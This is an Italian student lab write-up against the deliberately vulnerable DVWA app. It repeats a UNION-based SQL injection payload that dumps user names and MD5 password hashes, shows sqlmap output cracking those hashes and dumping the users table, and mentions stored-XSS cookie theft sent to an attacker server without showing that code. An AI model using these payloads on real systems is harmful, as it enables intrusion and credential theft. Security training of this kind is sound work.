S6L5

ESERCIZIO DI OGGI CONSISTE NEL RILEVARE SULLA DVWA LIVELLO (LOW) LE PASSWORD DEGLI UTENTI TRAMITE SQL INJECTION BLIND

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Vulnerability: SQL Injection (Blind)

User ID:

Submit

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #
First name:

Surname: admin

5f4dcc3b5aa765d61d8327deb882cf99

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #

First name:

Surname: gordonb

e99a18c428cb38d5f260853678922e03

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #

First name: Surname: 1337

8d3533d75ae2c3966d7e0d4fcc69216b

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #

First name:

Surname: pablo 0d107d09f5bbe40cade3de5c71e9e9b7

ID: %' and 1=0 union select null, concat(user,0x0a,password) from users #


First name: Surname: smithy

5f4dcc3b5aa765d61d8327deb882cf99

APRENDO SQL MAP ABBIAMO RILEVATO UNA TABELLA CON TUTTE LE PASSWORD ED ADMIN

```
[12:19:27] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
[12:19:32] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:19:37] [INFO] starting dictionary-based cracking (md5 generic passwd)
[12:19:37] [INFO] starting 2 processes
[12:19:42] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[12:19:46] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[12:19:57] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[12:20:02] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[12:20:07] [INFO] current status: pikkl... | ^C
[12:20:07] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
Database: dvwa
Table: users
[5 entries]
 user_id | user
                                                                             password
                                                                                                                          | last_name | first_name
           admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg
                                                                             5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin
                                                                                                                                       admin
           gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123)
                                                                                                                                       Gordon
           | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg |
                                                                             8d3533d75ae2c3966d7e0d4fcc69216b (charley)
                                                                                                                                       Hack
           pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg
                                                                                                                                      | Pablo
           | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg
[12:20:07] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[12:20:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 12:20:07 /2024-01-12/
```

SULLA PAGINA DVWA ABBIAMO INSERITO IL SEGUENTE SCRIPT PER I COOKIE DA MANDARE AL SERVER 1337 NELL XSS STORED



IN SEGUITO TRAMITE XSS ABBIAMO RECUPERATO I COOKIE DELLE VITTIME DOPODICHÈ INVIATI AD UN SERVER DI CONTOLLO DELL'ATTACCANTE ECCO IL COMANDO PYTHON DEL SERVER DOVE INDIRIZZARE IL TRAFFICO

